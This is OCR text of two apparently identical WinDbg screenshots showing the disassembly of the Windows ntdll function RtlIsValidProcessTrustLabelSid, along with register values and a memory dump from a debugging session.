

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c5 cc int 3
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
Registers
Customize...
Reg Value
rax 3460095db73e
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c5 cc int 3
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
Registers
Customize...
Reg Value
rax 3460095db73e
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

